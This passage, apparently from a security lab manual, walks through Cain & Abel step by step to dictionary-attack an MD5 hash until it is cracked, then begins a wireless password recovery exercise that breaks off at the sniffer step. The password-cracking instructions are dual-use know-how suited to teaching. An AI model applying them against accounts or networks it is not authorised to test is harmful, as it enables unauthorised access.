
Step 3: Click on Cracker → MD5 Hashes → + icon → Add to List




Step 5: Paste MD5 Hash Value and click on ok




Step 6: Right Click




Step 7: Click on Dictionary Attack




Step 8: Click on Add to list




Step 9: Goto Wordlist




Step 10: Select Wordlist and open



Step 11: Click on Start




Step 12: Password Cracked




o Decode wireless network passwords using Cain and Abel's capabilities.


Step 1: Open Cain & Abel




Step 2: Click Yellow Icon




Step 3: Goto Sniffer

